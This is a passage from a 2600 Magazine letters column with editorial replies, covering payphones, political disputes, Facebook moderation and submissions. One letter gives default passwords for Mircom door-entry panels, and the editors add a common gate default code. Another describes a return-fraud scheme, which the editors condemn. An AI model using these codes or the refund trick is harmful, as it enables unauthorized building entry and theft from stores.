We don't know whether or not to bemoan or rejoice our relative disconnect from the daily goings-on of our Facebook group. Either way, this seems insane. This kind of a statement of remorse and guilt should be saved until you've committed a really serious crime, not simply for posting a link. Granted, we don't know the details and aren't really interested in delving into it. But this kind of reaction is enough to give us pause. People really need to remind themselves that it's only Facebook, it's only Twitter, it's only IRC, or whatever else seems to be capturing all of their attention lately. This kind of thing just isn't healthy.

Other Cultures

Dear *2600*:

I had a work-related trip last week to what's probably one of the most isolated countries in the world. Limitations on freedom of movement are just the tip of the iceberg in Eritrea. Internet is practically nonexistent. Given that I knew what was coming, I thought it best to bring some good reading along.

The entire national phone system in Eritrea could probably be run on a single Asterisk server. There is international dialing, but it costs a fortune. GSM-wise, phones from abroad just don't work at all. There are cell phones, but 2G and highly regulated. SMS can't enter or leave the country. Apparently, there is a whole 3G infrastructure, but it's just never been turned on.

Unlike a lot of the rest of the world, the payphones are still extensively used. Being there and observing the ebb and flow of people is just bizarre. It's a place where something is bound to happen sometime soon. Eerie.

Anyway, hope you see it cool to publish one of my photos.

whotopia

In fact, one of your photos is appearing in this issue. We appreciate your submitting them, as well as the details on the phone system in Eritrea. This is exactly the type of thing our readers are interested in.

Dear *2600*:

Since this year began, I've been living in a home featuring the *2600* calendar. It's great; I love the phone photos and the hacker history. However, as an observant Jew, I also noticed that the dates of all the Jewish holidays in the calendar are off by one day (our holidays start at night; the holidays are noted on the day that they start, not the day they are observed - sort of like if December 24 were marked as Christmas, or December 31 as New Year's Day).

I have a couple of suggestions for how this could be rectified for next year. Perhaps the simplest is that I'd be happy to take a look at the grids, if you'd like, before the calendar goes to print.

And as long as we're on the subject of the Jewish calendar, I have to tell you that I'm disappointed - saddened, really - at the fact that HOPE 2018 was scheduled over Tisha B'Av, which is a major fast day (not at all compatible with being at a con). I recognize that I may be one of the few people standing in the middle of this particular Venn diagram, but still wanted to bring this situation to your attention. And since I'm confident that the contracts have been signed and no changes can happen now, I'll look forward to 2020.

Please let me know if you want to discuss the calendar grids further!

G

We appreciate the interest, but we're perfectly capable of handling the holiday schedule without oversight. We list Jewish holidays the way they're listed everywhere else. When they start at sundown, that's the day they're listed. With regard to Tisha B'Av, this is a holiday that isn't listed on most calendars, ours included. It begins at sunset on that Saturday, meaning that the only full day of HOPE affected would be the last day. We can tell you with certainty that not eating for an entire day while wrapping things up at our conference is something many of us do, albeit unintentionally. You may find it more compatible than you think.

Political Views

Dear *2600*:

The political atmosphere today is as bad as I've ever seen it. Things seem to be getting worse, not better. It seems there is no room for compromise anywhere. In 33:4 you stated that we tend to spend too much time in our bubbles isolated from one another. I believe this to be true. I've been thinking about how we as a society could develop some critical thinking skills and start looking at controversial issues from different viewpoints (not necessarily our own). I personally think people are too emotional most of the time. They take personal offense and then the mind shuts down. The other side is the enemy and must be defeated. This is where some critical thinking skills would be helpful.

Here is my idea. Let's introduce critical thinking and reasoning skills in civics/social studies and debate classes. Make people argue a controversial issue from two opposite viewpoints or assign them a paper or report where they have to defend a position different from their own. Same thing with debate teams. Make them research all available data and argue (seriously) for their position. You can't let them get out of the assignment because they are offended, uncomfortable, or "triggered." Much as in everyday life, you just gotta make the argument

as best you can and get through it - like a lawyer arguing for their client. At least then, maybe they can see shades of gray in every issue and not just black and white.

Having to really think about how others see things might just make the other side more human, more decent, and more relatable. When it comes to complex issues, there are seldom simple choices or solutions, and nuance is important. Learning to listen with an open mind takes practice and encouragement. Let's get started with young people while they are still in school. Maybe then we can have more productive dialog and not just mocking sneers and calls to violence.

Jim in Virginia

This all seems like something we should have been doing all along. Read on for another suggestion.

Dear *2600*:

All the fucking lies and deceit against the American people from Obama, Hillary, Bill, Bush, and you want to aim at Trump. The man who is bringing back Americana, family values, jobs, prosperity. These are facts, provable facts. What the fuck is wrong with you? I have been a part of *2600* for a long time and this is bullshit. Why is every other white hat on board with Trump's Americana agenda?

Marcus

You've provided not one shred of evidence for any of these so-called facts. But it's the first time we've heard mention of Trump's "Americana" agenda.

Dear *2600*:

I read your organization's page pertaining to Donald Trump's tax returns, and the reward for actual documents for the years listed on the *2600* website.

I am researching a paper pertaining to Internet privacy and footprints, which may not be limited to Internet bullying and/or safety. I came across your website in the process of this.

Basically, I am writing you to see if there is someone on the other end of this. I may not agree with everything written in the reward offer and the paper may or may not be published, which is up to the reviewer(s).

A response may bolster the paper and be an important component for our modern day user habits and culture written down for future reference. (The paper is being submitted for academic purposes.)

John F. Kennedy

We honestly don't know what it is you're after, but anything and everything having to do with the Trump tax return bounty (now well over $20,000) is confidential and will not be released or discussed by us. That includes number of responses, where those responses are coming from, what is being discussed, etc. So it's unlikely we can be of much help if that's the angle you're pursuing.

Dear *2600*:

Keep your political opinions to yourself! Your magazine is meant to be about hacking and cracking. If I wanted to read stories about asshurt blow monkeys whining about Hillary not winning, I would watch MSNBC and CNN, two of the least respected networks out there. I mean good God, CNN is at number 10 (and there is no number 11 rating) according to Nielsen and MSNBC is not that far behind. So go back to the stories about hacking and cracking or lose a lot of readers as people are becoming very tired of the asshurt blow monkeys whining every day. As Obama said, "We won you lost get over it." And as for the "Russian" boogeyman, sleep with a night light as this does not exist. Everyone from Clapper to Feinstein and Waters (both members of the investigating committees) and Comey and 14 intelligence departments (never was 17 people and *The New York Times* as well as *Washington Post* had to retract that lie) all said the same thing: there was *no* collusion with Trump or his campaign and *no* hacking of or from Russia in the 2016 elections.

And as for *The New York Times*, the *Washington Post*, and the *Guardian*, I can't say anything about the *Guardian* as I don't know what their readership was before, so I can't say if it's improved or not. But I *can* say if you think support for the *Times* and *Washington Post* is increasing, I really would like some of what you are drinking or smoking. If it was not for the Mexican billionaire Carlos Slim Helu, the *Times* would have been out of business ten years ago. According to their financial statements, they have exactly $225,000 income more than they have outgo in 2016, and it ain't looking any better for 2017. In short, that is all that stops them from closing their doors for good. Their reputation is mud, as they have been caught in lies and writing false stories so many times that only fools and idiots trust them. And if they go down, so does the *Boston Globe* as the *Times* bought them out. As for the *Washington Post*, it's far worse for them as they are bleeding readers left and right. Their reputation is shit and even their most avid readers would go outside and look if the *Post* said the sun was shining.

In 2008, the *Times* had 1,007,256 daily readers and over 12 million readers online. Today (2017), they have exactly 492,000 daily readers/home delivery and less then seven million online readers. A drop of over 50 percent in home delivery and darn near a 50 percent drop online as well and they can't take much more losses before the doors shut for good. In 2008, the *Post* had an average daily circulation of 673,180 home and online of 6,548,678. In 2017, because of all the false stories they have printed that they had to retract and recant and a few bad business deals, their home delivery is less then 350,000 and their online subscribers have dropped clear down to 2,780,000 and they are barely keep-

ing their heads above water. A good fart in their direction and their doors close for good.

I really don't know how you consider that as increasing support when it is clearly going the other way. My source in all of this? Nielsen, the ratings system people who the TV and print use as their bible and kill or allow papers to stay in business and TV shows to stay on the air.

Maybe you should stick to what you know instead of what you think you know.

Daniel

A few things. First, we would never tell anyone to keep their opinions to themselves. Note that we're not telling you that. We do ask that it remain relevant to what we normally cover in these pages and we believe the threat Trump poses is most definitely relevant to our community. Whether you believe it or not, hacking has been at the center of this story for quite a while. In addition, the hacker community is uniquely positioned to effect change, uncover documents, and explain the facts to a technology-challenged media and public.

Now clearly, you've been looking at newspaper readership numbers and have concluded that they've been going down over the past decade. We're not going to check your figures or debate that point, as it's really nothing we didn't already know or suspect. Our point in the editorial which has gotten you so upset is that readership and attention to these particular media outlets is up since this whole Trump charade started. We base that on the words of these same outlets. If they're lying for whatever reason, we'll find out when numbers for this year are released. But it shouldn't be all about the numbers in the first place. It should be about what information is being obtained and released. Contrary to what you insist, they are not just making up stories. They're doing what investigative journalists should do, which is research, fact checking, and following the story to wherever it leads them. We are very suspicious of anyone who discourages this. And the reaction of this regime to the work of journalists says even more than what's been reported so far. They clearly want to shut down any investigations that could make them look bad. Fortunately, they don't have that power. At least, not yet.

We have much to criticize about the mainstream media. After all, they've gotten so many stories about hackers wrong over the years. But mainstream media is also comprised of good reporters who know what they're doing and, in times of crisis, their work really shines. That needs to be acknowledged and/or challenged, but never silenced.

And incidentally, the Boston Globe *hasn't been owned by the* Times *in more than four years.*

Observations

Dear *2600*:

Disclaimer: I'm old and a lefty - I mean a real lefty. That is, not the kind that both the Democrats and the Republicans reference when talking about neo-liberals.

My first experience in high school with programming involved a sorter. It sorted punch cards and involved "hard wiring" a board using what resembled speaker wires from the input to the output portions of the (about 3x3) board. It did one thing: it sorted the punch cards containing information about people - usually name, address, status (as in member, non-member, etc.). It was binary - either the wire was inserted turning the "switch" on (1), or wasn't (0), and sometimes included byte length wiring bundles.

I took computer programming in college. Back then, Pascal was the latest in subroutine (block) programming, and Fortran and Cobol were common. However, my terminal was physically connected (hard wired) to the mainframe, the printer was dot matrix, and the screen was either yellow or green command line system, which had the unfortunate side effect of messing up your color vision. Debugging the program involved printing out the lines and painstaking visual, line by line, analysis.

Circa 1982 I went to an Apple store (one of the earliest ones in existence, I imagine) and saw the Macintosh screen. With its black and white GUI. OMG, I thought, no eyestrain. It had a memory of 128K. Imagine that, all you youngsters. An entire OS all in 128K. Now, of course, Linux systems are doing it again - nothing new under the sun. It was back when Apple was cool and everything was under the control of the user. Everything! If you did something stupid, you could completely destroy it. And, boy, was it an expensive error. If I recall correctly, the purchase price was 1800 dollars (cars could be bought for less).

Fast forward. I quite by accident picked up a *2600* at a Barnes and Noble. I didn't think that any geeks would be publishing a "hard copy" magazine in this day and age. And I also didn't imagine that some of it would be as laugh out loud funny as accidentally finding Easter eggs on the Macintosh.

I always ask people, "Why are you worried about Trump? We have bigger problems like surveillance, and dictators, and free speech, open Internet." Now, after reading the letters in *2600* about the black hole problem, I can simply respond to people who think that Trump is the biggest problem we are facing by saying, "Well, unless you get sucked up by a black hole created by scientists who think they can control black holes."

karyse

Dear *2600*:

For the past year, I've been writing down my dreams. I thought you might be interested in this one, which occurred on 8 July 2017:

Underground, I'm in a long line waiting to buy a subway ticket. I ask the tall young bushy haired man in front of me, "Is this the way to Boston?" He says yes, but he's drunk. The people in the line walk down a long beige painted corridor to the ticket booth. I walk quickly, ahead of everyone else. The door to the booth is open, but there's no one inside. On the hazy window, a small poster advertises an independent record album. From somewhere inside, a light-skinned young black woman enters the booth. She first prepares her desk, then steps to the window, looks at me and asks, "Yes?" I tell her, "Round trip to Boston," and pay for the ticket in cash. The scene changes. In a large corridor, I'm standing with a man and a woman, waiting for the subway. A distinguished light-skinned black man, wearing a sport jacket and bow tie, arrives. Confident and erudite, he asks if anyone likes poetry, and from a book begins reading aloud. The book's cover has the same circle and triangle symbol as the album poster. When he's done reading, the man remarks that *this* is poetry, or *now* you've heard poetry. But he's actually read from *2600*. Abruptly, he departs. The woman looks at the man near her in disbelief, as if to mockingly ask, "What was *that?*" Or has she understood that the three of us have witnessed an enlightened event?

Marc

First off, you need more dark-skinned people in your dreams. As for what it all means, perhaps the words of hackers are really poetry. But in the end, they never get the credit they deserve. We look forward to the next episode.

Dear *2600*:

On a recent trip to Tokyo, I spotted and promptly purchased a small metal badge. I'm sending along photos of the front and back. Its purpose eludes me and may be of interest to you as well.

Henry

This is indeed a mystery and of great interest to us. Hopefully, one or more of our readers can explain what it's all about or come up with some neat theories.

Dear *2600*:

Dear Unknown

It has come to our attention that you are a leader in your industry. We would like to recognize your position and invite you to join our elite networking group.

The America's Registry of Outstanding professionals is an organization that helps executives make new contacts and offers growth potential to businesses.

[...]

We are *not* affiliated with The American Registry.

Christy Dufrene

We respectfully pass.

Dear *2600*:

For the main list:

- sadomasochism
- how do you murder (these may not count because murder is already there)
- how do I murder (see above)
- For the bottom list of words that are weirdly not blacklisted (if you accept submissions for it):
- masturbation
- masochism
- sadism
- shithead
- petplay

hydrogen

It's been years since we came up with the Google Blacklist, but we still get a steady stream of submissions for words that either are or aren't blacklisted when searching on Google. It's amazingly entertaining. And hopefully they'll add petplay ASAP.

Projects

Dear *2600*:

I agree that for those of us whose drive is the challenge to find alternative ways to use and/or crack technology, the hacker spirit will never be lost, and it stays true no matter how much technology or whatever else evolves and progresses around us. We will always look for new challenges and find ways around the barriers to the answers that we are blocked from.

I was told by my last landlord that I had to use the key to enter the building, and he couldn't set me up with a door code. Apparently, it was impossible for him to do so even if he wanted to - right.

So I set about trying to figure out those Mircom door entry systems. (I'd advise doing this after midnight or wearing a balaclava if cameras are present!) The menus are fairly straightforward, but cumbersome to navigate, so if you try this, make sure it's during quiet time. The default password for 90 percent of the buildings around me was *888 or *999. Yes, there is an option to reset the panel to factory default, but I'd advise against this unless you really, really don't like your landlord. (Poor guy would have had to manually re-enter everyone's buzzer.) Anyways, a short time later and I had my own code.

There is nothing more satisfying than finding the answers we are kept from, cracking new challenges, and the learning process we gain from it.

Darkmatter

The one thing we don't understand is why your landlord wouldn't give you a code when he already had this system in place. Why have the system at all if you don't want to use it? Congratulations on getting past his manufactured challenge. But you didn't tell us what method you used to get a code. Did you brute force the system until you found a working code? Or did you figure out a way to indeed program your own individual code?

Incidentally, we learned from going through old issues while putting together an edition of The Hacker Digest that a default code for many gate entry systems is 911 so cops can have quick access. We wouldn't be surprised if that still worked in many places, including buildings.

Dear *2600*:

I am writing on open source hardware projects and how to accelerate them using automated assembly to compile open source hardware.

I am using MacroFab to take my KiCad board files and X-Y placement of the center of my SMT chips, and rotation and side information on a comma separated value spreadsheet.

This can close the circle of open source hardware design and multiple testers, compiling stable and developer release versions in GitHub.

My example is written in OpenHardwareEXG wiki. It also will be written in more open source hardware projects in GitHub on their wiki. More can be found at github.com/OpenElectronicsLab/OpenHardwareExG_Shield/wiki/Welcome-to-the-OpenHardwareExG_Shield-wiki.

Joshua

Dear *2600*:

Greetings from Lisbon, Portugal. I'm writing in the hopes of reaching a few Portuguese readers to let them know of a new local nonprofit digital rights activist group called "D3 - Defesa dos Direitos Digitais" (direitosdigitais.pt). The group was created in April with the goal of discussing stuff like privacy, copyright, freedom of speech, net neutrality, and encryption. It's still a small group that needs as many hands as it can get.

D3 is among a few European organizations that are trying to fight a terrible proposal of the E.U. Commission on Copyright in the Digital Single Market that empowers news publishers to charge fees for the sharing of snippets of text that accompany hyperlinks. In the same document is a proposal to force online platforms to surveil and filter every bit of content uploaded by users, even before the content is published.

The most important vote on this proposal will be in October. Until now, things have not been looking good. Let's hope it changes.

Tiago

With efforts like yours, we at least have a chance.

Hacker Perspective Submissions Are Open!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!

MEGA PHONE

Payphones

Dear *2600*:

I found some working payphones in Philadelphia when I was visiting the city a few weeks ago. I picked up the handle on the phone in the attached photos and made sure that there was in fact a dial tone.

Payphones are very special to me because when I was a little kid (born 1980), my father showed me some secret codes that would do things to the phones back in the 80s, such as make them ring nonstop. It was a lot of fun going to the mall when I was about ten and having all my friends type a code into every phone in a long bank and they would all start ringing like crazy.

My father passed away shortly after that and I guess the random rare payphones that still exist remind me of him.

I have also seen some working payphones in Fiji on my recent honeymoon and also in Hawaii. If you are interested in them, I took photos of some of the ones in Fiji. I would be happy to send those too.

Love the HQ magazine - please keep up the great work!

RB

Thanks so much for sharing. Too often, we lose track of the incredible sentimental value a simple thing like a payphone can carry. We would love to hear other such stories. Of course, payphones also can be quite useful, particularly in times of disaster when electricity and the transmitters required for mobile phones aren't around. We always feel it's a mistake to completely abandon a particular form of technology whenever another one comes along. It inevitably winds up cutting some people out of the equation, in this case those who can't afford a cell phone and need to contact someone. Landlines of the traditional sort can stay up for weeks without electricity, since telephone company central offices were always required to have backup generators that lasted a long time. The days where this technology reigned supreme are indisputably gone. But the systems that can step in when the newer ones fail - or that serve as learning mechanisms for designers and anyone interested in how it's all put together - don't have to be eliminated entirely. We still get more payphone photos for every issue than anything else. And that has to mean something.

Dear *2600*:

Is it still true that if a picture gets published in the real *2600 Magazine,* you get either a one year sub or a free t-shirt? One of my pictures was published and I was wondering if this was still the case.

E

No, it is not the case. If your payphone (or back cover) photo is published, you will get both a one year sub and a t-shirt! It sometimes takes us a little while to contact you, but you'll invariably get an email before the next issue comes out.

The "real" 2600 Magazine? Is there another one we don't know about?

Dear *2600*:

You're welcome to use my payphone photo. I can probably send a higher-resolution version than what Instagram makes available online if you'd like.

Ben

We hope you do, as the only photos we consider are ones that are actually sent to us and not already posted on sites. Apart from the fact that we want them to appear in our publication before they show up elsewhere, we also want to make sure we get the full resolution file and not something that's been affected by any restrictions that some commercial services impose. The address to email them to is payphones@2600.com.

Dear *2600*:

I have a picture of a phone booth in Luxembourg. Would you guys like it for the magazine?

Jeremiah

There is no country you could ask us about that we wouldn't want a picture of a payphone and/or phone booth from. So yes, please send it in! Our address is payphones@2600.com. Use the highest quality settings on your phone or camera so that the picture looks as good as possible if it's printed.

Articles

Dear *2600*:

I had a quick question regarding article submissions. There's a relatively comprehensive guide I've been working on. It's an effort I'd love to share with *2600* when it's done, but there are pastebinned, incomplete versions of it running around on the Internet. That being said, these pastebins haven't been submitted as articles to anyone. Would this still be considered an acceptable submission to the magazine?

TP

Yes, absolutely. Our policy of articles not appearing anywhere before they're printed in our publication is intended to prevent our readers from getting old and recycled content that's easily obtainable in other places. In your case, we weren't able to find snippets online, plus we believe the content would be of great interest to our readers. So please send it on in when you're ready.

Dear *2600*:

I was wondering if you would consider an original work of fiction for a future edition of *2600?* I've been a big fan of "Hacking the Naked Princess" by Andy Kaiser, and would like to submit short stories for consideration which I believe will be of interest for your community of readers. Thank you.

M

We're very open to submissions like this and have printed all kinds of works of fiction in the past. We do try to limit them to one per issue, but if people want more, we'd obviously reconsider that. We're glad you like the "Dev Manny" series; it keeps us pretty riveted as well.

Dear *2600*:

Concerning "Internet Thoughts" (34:2), I'm glad you loved the pre-hipster Internet, before facebrick, hipstergram, twatter, and fumblr. I agree the biggest problem now is that it's used with "real" i.e., government names, or "selfies."

But here is where you got it wrong. You signed your letter with your government name. You want the

old Internet back, start acting like it. Pick a handle, dude. Don't give out a "real" name.

GI Jack: All American Zero

Of course, a fake "real" name makes for a great handle.

Dear *2600*:

Sorry to send this to two places, but I wasn't sure if or when it would reach someone. I tried leaving a message but never heard a beep, so I am sending this email as well. As you can see from the attachment, my article submission was accepted back in May. I am very excited to see it published in *2600 Magazine* and have told all of my family and friends. I have also refrained from submitting it or posting it anywhere else, due to your rules that it will not be published if I do that.

It was a real disappointment that my article wasn't in the Fall issue, but like your email said, I understand you guys have space considerations and it may show up in a future issue. I would like to request assurance that you are still planning to use it, and if you know which issue it will be in. Because if you changed your mind about using it, I will need to tell my family and friends not to expect it. I am really not trying to be a pain in the butt, so I apologize if I am coming across that way. I really feel having my submission published in *2600* is something to be proud of. I would be grateful if you would get back to me and let me know if you are still planning to use it and when. Thank you for your time.

Also, I noticed in the Fall issue where you ask for submissions, you also offer $500 to anyone who winds up getting published. I am just wondering if that is a new thing or something I somehow missed? Regardless, I am just happy my submission was accepted and am not asking for any money. Please let me know if I was misinformed.

Future Published Writer

We try to make this as clear as possible, but perhaps we need to clarify a bit more. When we accept an article for publication, we let the writer know as a courtesy and so that they refrain from sending it elsewhere or putting it up on a website. As stated, sometimes it won't appear in the next issue. More rarely, it will take longer. But we will always tell you if something changes that affects the article's future publication. Beyond that, there's not much else to tell you. (We won't reveal in the letters column when your article will be published in order to help protect your identity.)

As for the $500 deal, that is only for our "Hacker Perspective" column, which has recently opened up for submissions and will soon be closing again for the next year or two. Details can be found elsewhere in this issue. For other articles, we offer free subscriptions or back issues plus various 2600 clothing items.

Dear *2600*:

Have there been any new breakthroughs in regards to the MTA project covered in the Spring 2005 issue? Eager to learn more.

celcius water

We can't say there have been major breakthroughs, nor has the system changed all that much from then. Interestingly, the Metrocard system was introduced right around the time of our first HOPE conference back in 1994, and we helped to bring its existence to the attention of the public through a revealing talk at that conference. And now it's being phased out. Soon, we will hopefully be talking about their new system, which will include RFID, apps, and contactless credit cards as payment options, much like other cities throughout the world. All of this opens up possibilities of security holes and surveillance abuses. We look forward to exposing either. (And we're quite open to publishing info concerning other systems being used elsewhere.)

Dear *2600*:

I have a comment about WHYNOT'S 34:3 article, "How To Hack Your Way To A Guilt-Free, Political Ideology," which I think is a load of crap, not to mention a veiled attempt to show off his vocabulary and to also provide a platform to express his hangups with people he disagrees with.

I think WHYNOT'S keyboard was slightly overclocked and a smidgen under-ventilated and maybe somebody also spiked WHYNOT'S fruit loops with some methamphetamine and LSD.

WHYNOT could have just written *any* nonsense, mixed in some fancy $50 words, a barrel of dripping condescension, two cups of pernicious, simmering animosity toward liberals, a teaspoon of namedropping, a tablespoon of cultural reference, a tumbler full of random, rambling historical observations, four overused and stale "espouse"s, a limp reference to a game of chance, a bundle of token nods to outer space travel, a thimble full of dystopian despondency, two slices of great grandma's roast culling-of-the-herd, a block of ice age, and 2600 tons of scrambled and poached hubris and then stirred it all up for three minutes and then unceremoniously dumped it all out onto a blank piece of paper.

And then finished off the monstrosity with the words, "Hack Away."

And then sent it to *2600 Magazine*... and *2600 Magazine* would have printed it.

Why? I don't know. WHYNOT?

Josephina Jones

You're awfully good at mocking, but not so good at pointing out what specifically you disagree with or any facts that are incorrect. And, since you made fun of the writer's handle no less than five times, we felt it only fair to point out that their actual handle was Eyenot.

Dear *2600*:

Re: Josephus' article on intersectionality (34:3), his opposition to hackers being apolitical is a straw man. Hacker groups should be political for issues related to hacking. Josephus is arguing that hacker groups should be political for unrelated things. The author invokes "intersectionality" as a means to do this. This is just a fancy word for drawing illogical connections between unrelated things that have no business being together.

A problem with many groups, not just hackers, is they often bring in unrelated issues. The Nature Conservancy once opposed concealed carry handgun licenses, even though it's totally unrelated to conserving nature. Gun Owners of America opposed Obamacare and campaign finance reform on the grounds they were somehow related to Second Amendment rights. Atheism Plus was a movement that said non-belief in god(s) is not enough to be an atheist, but that one also had to believe in leftist politics like social justice that are unrelated to non-religion.

None of these additions are relevant to these movements' missions. Supporters of conservation can have honest disagreements on the Second Amendment, just as Second Amendment advocates can have honest disagreements on health care and campaign finance. A view of social justice has no bearing on non-belief in

a deity. Taking a stance on these unrelated issues alienates some section of their membership.

I can use something like intersectionality to invent equally ridiculous conclusions that would likely anger Josephus and cause him to write letters that *2600* shouldn't be so political. New Jersey's Assembly Bill 700 seeks to use computer tech to chip away at our Second Amendment rights, the intersection of tech and the NRA. Therefore, in the name of our Second Amendment civil rights, *2600* readers should lobby to repeal Assembly Bill 700. Tech firms use sexist hiring, setting aside jobs for women at the expense of qualified men, the intersection of tech and men's rights. Therefore, *2600* readers should boycott these firms and support James Damore. Bitcoin is liberating people from the tyranny of socialism (e.g. Venezuela). Therefore *2600* readers should boycott fiat currencies and only use Bitcoin.

These claims only make sense if one believes all hackers support firearms and oppose affirmative action and central banking, which we don't. And we don't because they are unrelated to hacking issues.

In the name of hacking, boycott a firm sabotaging FOSS or patent-trolling hackers out of business. If you lead a boycott over hiring practices, do it in the name of the ideology it's actually from, not in the name of hacking. Hacker groups should be political when politicians threaten police violence against those who tinker with computers, write/use encryption, crack software, etc. Hacker groups should remain apolitical for everything else. Leave the unrelated issues to groups that specialize in them.

David

We think you actually did a pretty good job showing us how these issues might indeed be of interest to the hacker world. It doesn't matter if we don't agree with the conclusions of the writer, but the subject matter itself is most definitely relevant to technology, and the unique perspective coming out of our community could shed some light on the discussion that might not ever exist otherwise. (The earlier examples you cite, however, seem to demonstrate the complete irrelevance of certain issues to the causes of the groups in question.) In short, being apolitical isn't as easy as it sounds and we find that, all too often, the people who want us to stop being "political" simply don't agree with the conclusions that are reached. We encourage them to write from other perspectives in our community without losing touch with the relevance to hackers of the issue being discussed.

Dear *2600*:

How to Steal Things Part Two: Okay, this article is completely despicable. It completely undermines the capitalist system that holds our society together. But this is a 26 heart *2600* article and I've been reading this magazine ever since the "How to Steal Things" article. So here it goes.

Go to any store, buy two items, return later and say that you got double charged and that you didn't realize it. They will refund you for one of the two items. Then return later with the same receipt and return the first item. You will have the second item completely free. Getting double charged is a simple mistake. It could happen to anyone at any store. You know they're scanning the barcode and it beeps but they don't hear it, so then they scan it again and they hear the beep and they're like okay everything's good but it's not, cuz you got double-charged!

If this technique works for you, I don't want to hear about it. This right here is a reason to use the self-checkout because I never get double charged when I use the self-checkout because I pay attention and I only scan the barcode once. Don't be a criminal! Fix the system! Goodbye.

jjstylesrocks

Wow. We honestly can't figure out where you're coming from. You tell us how to steal something by your own definition. Then you justify it by saying that, in a completely different scenario, you could get ripped off by the store. Then you tell our readers not to be criminals when you're telling them exactly how not to do that, and to make it even more confusing, you issue a call to arms to "fix the system" when your examples of theft seem to be an argument for that system being way too trusting. You must know that this has absolutely nothing to do with hacking and that what you suggest is completely despicable. It also is rather shortsighted. You could easily be remembered as having bought two of the same item by a checkout clerk and you really are making yourself memorable by coming back a second time to commit even more fraud. The only nice thing we can say is that you're to be commended for reading our original "How to Steal Things" article so many years ago, but we fear you may have missed the point. We printed that as an example of what the hacker community shouldn't be about. It's not clear to us that this is the same point you're making here.

Other Mediums

Dear *2600*:

Your Facebook moderator is on a high horse. He is moderating the *2600* Facebook page and that chick is banning people for absolutely no reason other than they didn't agree with its take on females in tech. I'm done with the *2600* after this, I will never buy another magazine, attend another meeting, or in any way shape or form support the *2600* ever again. Fifteen years I've hung in there with you, but I'm out. This woman needs to remember she is a man and should quit acting like the bitch he is.

Gerald C

We have never been so happy to have someone leave. This kind of moronic bullshit is not something we have any interest in. While we don't understand a good two thirds of what this person is talking about, we do know that they're spending way too much time on Facebook and that they have a very unenlightened view of the rest of the world. That's about as nice as we can be. We also know that Facebook, like other forums such as IRC and Twitter, can cause all kinds of conflicts and even influence an election or two. Disagreements ensue, arguments abound, and policies are challenged. The key is not to take it too seriously. Most issues can be resolved by repeating to oneself that it's only Facebook - maybe a whole bunch of times. Don't take anything there as gospel. And when actual issues do come up that require fixing, we take them seriously. Nothing in the above does anything to convey that. In fact, if people like this are pissed off enough to leave, then something is being done right. But we would be wrong to suggest this is the only mentality being bothered.

Dear *2600*:

I know you probably find the topic trivial, but there has been a recent uptick in bans from your surrogate on

the *2600* Facebook page and it has left a number of people concerned about the consistency of the community rules being adhered to in regards to the reasoning behind such removals. Many people consider it their primary community regarding the culture. Some of the affected have felt their cause was summarily and egregiously handed to them despite a willingness to work with said administration, and a larger concern is that the moderator is simply banning anyone that he doesn't like. I am aware that the rules allow for this as he has declared, but the methods by which they are employed have been incredibly questionable.

I was one of the people who more or less ran that group for half a decade, and my removal was over a very trivial matter regarding the current moderator feeling that I questioned the legitimacy of his position as admin, and nothing more. This is the very definition of egregious, and I have poured a very significant investment of time into the group and been a good citizen both before and after you allowed him to take over. Please respond. I will be posting a similar message across multiple mediums to make sure you read it.

Former Admin

We've deliberately removed the names of everyone involved in this dispute because we want to avoid injecting any personalities into the discussion and we know that people who aren't involved here couldn't care less. The upshot of this whole thing is that the various communities that have sprung up which are loosely affiliated with us (IRC networks and channels, 2600 meetings, Facebook groups, and any others we literally have forgotten all about over the years) operate in a more or less autonomous manner. It's only when things turn into a serious crisis that we'll step in to try and deal with the situation. What we believe to be a serious crisis may not always be the same as what some users define it as. We get complaints all the time about arguments, perceived slights, and virtually anything you could possibly imagine. This has been going on since the BBS days back in the 1980s. We didn't have time for it then and we certainly don't now. This is not to minimize your complaint. But moderators by definition have to be given a certain amount of leeway. This whole notion of who's in charge, takeovers, and personality histories is extremely uninteresting to us. What we never seem to get in these complaints are specifics. Instead, it's mostly finger pointing and a lot of allegations and assumptions. If it's a huge problem (and do think really carefully before applying that label), then we would have to do something at some point. These communities are valuable and that value is undermined when such conflicts become the norm, something all participants - including administrators and moderators - need to seriously consider.

Old Tech

Dear *2600*:

I heard your more recent show talking about no more copper lines, and you're right. It is a shame. Copper is entirely reliable. I think about whether the VoIP service is robust enough at my mom's house.... So that's a bummer.

In pleasant news, not sure if you guys have seen either of these, but I'm kind of excited about something geeky in the hobby we can relate to.

http://futel.net/ info line and connections: 503-468-1337 - Putting up old fortress phones and offering free voicemail and calls with their Asterisk box. Kinda cool. I think I may set one up in my publicly accessible alley. Fun stuff, and a new spin on old toys.

ckts.info - The Collectors net, VoIP service, and old switches.You can even phreak on old gear and use 2600 tones. Don has an Asterisk server set up to emulate trunks, and other guys have the real deal vintage gear.

If you guys know of any other fun phone numbers to call that are hobby related, that would be cool. I wish I would have found this earlier. As much as VoIP has ruined some of the fun, it's also opened up many possibilities... and no long distance charges!

Ryan

You hit the nail on the head. Technologies like VoIP can do so much to open doors and improve the overall landscape of technology. But if we don't preserve the other parts of the trail we've all been moving down for so long, then we lose something vital. Whether it's for a continuing functional purpose or for demonstration such as in a museum or a hackerspace, older technology needs to be around us. Imagine a world where the only phones are those you can never take apart to see how the insides work. Imagine not ever knowing what it was like to program in bytes to see how much you could accomplish with a tiny amount of memory. It's tantamount to burning books and recordings of the past since we now have new ones that resonate more today. Or destroying all of the older buildings because we think newer ones are just better. History matters, and we need to not only preserve it, but live in it.

We hope to see a whole collection of the types of things you sent us and that this collection continues to grow and flourish. We are always amazed how younger people gravitate towards things like vinyl, film, and old phones. This is because these are all great vehicles of learning that are timeless. It's inspiring to see the hacker community embrace them.

Digital Print

Dear *2600*:

